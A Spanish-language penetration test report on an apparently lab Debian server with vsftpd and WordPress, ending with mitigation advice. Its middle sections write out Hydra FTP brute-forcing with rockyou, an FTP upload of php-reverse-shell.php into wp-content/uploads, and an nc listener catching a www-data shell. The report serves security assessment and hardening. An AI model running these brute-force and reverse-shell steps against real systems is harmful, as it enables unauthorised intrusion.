Informe Técnico de Pentesting

Responsable del informe: Luis Fernando Espinoza Arias

Objetivo

El propósito de este test fue evaluar el nivel de seguridad de un servidor Debian (IP: 192.168.1.203) que aloja servicios FTP y WordPress, mediante técnicas de reconocimiento y explotación. El análisis incluyó pruebas de acceso no autorizado, explotación de vulnerabilidades conocidas, y análisis de configuración insegura.

Alcance del Pentest

- Servicio FTP (vsftpd 3.0.3)
- Sitio WordPress (versión 6.8.1) corriendo bajo Apache 2.4.62
- Análisis de red, puertos, servicios expuestos y credenciales
- Escenario simulado sin privilegios previos

Metodología

Se siguió la siguiente estructura y fases:

- Reconocimiento: Nmap, WPScan
- Enumeración: Hydra, WPScan, FTP anónimo
- Explotación: FTP put y PHP reverse shell, acceso remoto
- Post-explotación: revisión de logs, usuarios, configuraciones
- Reporte: Evidencia capturada, recomendaciones técnicas


Resultados del Análisis Técnico

FTP con acceso anónimo habilitado

Puerto: 21

Servicio: vsftpd 3.0.3

Resultado: Se permitió login anónimo. Anqué con permisos muy limitados.




Comando:

ftp 192.168.1.203

Fuerza bruta con Hydra en FTP

Herramienta: Hydra

Resultado: Credenciales válidas encontradas. Permite login con privilegios de lectura y escritura.



Comando:

hydra 192.168.1.203 ftp -L users-debian.txt -P /usr/share/wordlists/rockyou.txt -s 21

Subida de shell maliciosa (php-reverse-shell.php)

Ruta objetivo: /var/www/html/wp-content/uploads

Técnica: Usando FTP y usuario con privilegios se accede a la ruta objetiva y se sube un archivo .php.

Shell obtenida: reverse shell mediante php-reverse-shell.php.

Listener: nc -lvnp 4444

```
Connected to 192.168.1.203.
220 (vsFTPd 3.0.3)
Name (192.168.1.203:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/debian
ftp>
```

```
ftp> cd /var/www/html/wp-content/uploads
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||36321|)
150 Here comes the directory listing.
drwxrwxrwx    4 33       33           4096 Oct 08  2024 2024
drwxrwxrwx    3 33       33           4096 Jun 28 13:15 2025
226 Directory send OK.
ftp>
```


```
ftp> put /usr/share/webshells/php/php-reverse-shell.php shell.php
local: /usr/share/webshells/php/php-reverse-shell.php remote: shell.php
229 Entering Extended Passive Mode (|||10732|)
150 Ok to send data.
100% |*****************************************************************************************|  5495       9.37 MiB/s    00:00 ETA
226 Transfer complete.
5495 bytes sent in 00:00 (5.39 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||42143|)
150 Here comes the directory listing.
drwxrwxrwx    4 33       33           4096 Oct 08  2024 2024
drwxrwxrwx    3 33       33           4096 Jun 28 13:15 2025
-rw-------    1 1000     1000         5495 Jun 29 06:19 shell.php
226 Directory send OK.
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.167] from (UNKNOWN) [192.168.1.203] 44706
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux
 06:26:06 up  1:24,  1 user,  load average: 0.00, 0.02, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
debian   tty7     :0               05:01    1:25m  5.07s  0.10s x-session-manager
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

WordPress vulnerable a enumeración de usuarios y fuerza bruta

Herramienta: WPScan

Resultado: Usuario wordpress-user expuesto a fuerza bruta.



Comando:

wpscan --url 192.168.1.203 -e u

Configuraciones de permisos en web

Resultado: El directorio wp-content/uploads permite subida de archivos .php. También se encuentran diversos archivos en /var/www/html con permisos 777, dicho archivo también tiene permisos 777.

Impacto: Posible ejecución remota de código si no se limita con .htaccess y acceso no controlado de directorios al permitir lectura, escritura y ejecución para todos los usuarios.

No se detectaron protecciones como:

- Options -Indexes
- Require all denied

Mitigaciones Recomendadas

Tipo	Mitigación
FTP	Deshabilitar acceso anónimo (anonymous_enable=NO), permitir usuarios específicos, cambiar el puerto predeterminado, cambiar por SFTP con cifrado.
WordPress	Actualizar los plugins, proteger el endpoint /xmlrpc.php, aplicar .htaccess en /uploads y bloquear la subida de archivos .php
Sistema	Revisar permisos de archivos y directorios. Aplicar actualizaciones de seguridad en WordPress y Apache.
FireWall	Aplicar reglas con iptables o ufw que restrinjan el acceso a puertos comprometidos a IPs permitidas.
Logs	Revisar periódicamente /var/log/auth.log y journalctl.

Conclusión

Se demostró que la infraestructura presenta vulnerabilidades críticas que pueden comprometer la seguridad del sistema con poco esfuerzo. Un atacante con acceso a las mismas condiciones podría obtener acceso privilegiado y mantener persistencia.

Se recomienda priorizar las medidas listadas para mejorar la protección del entorno.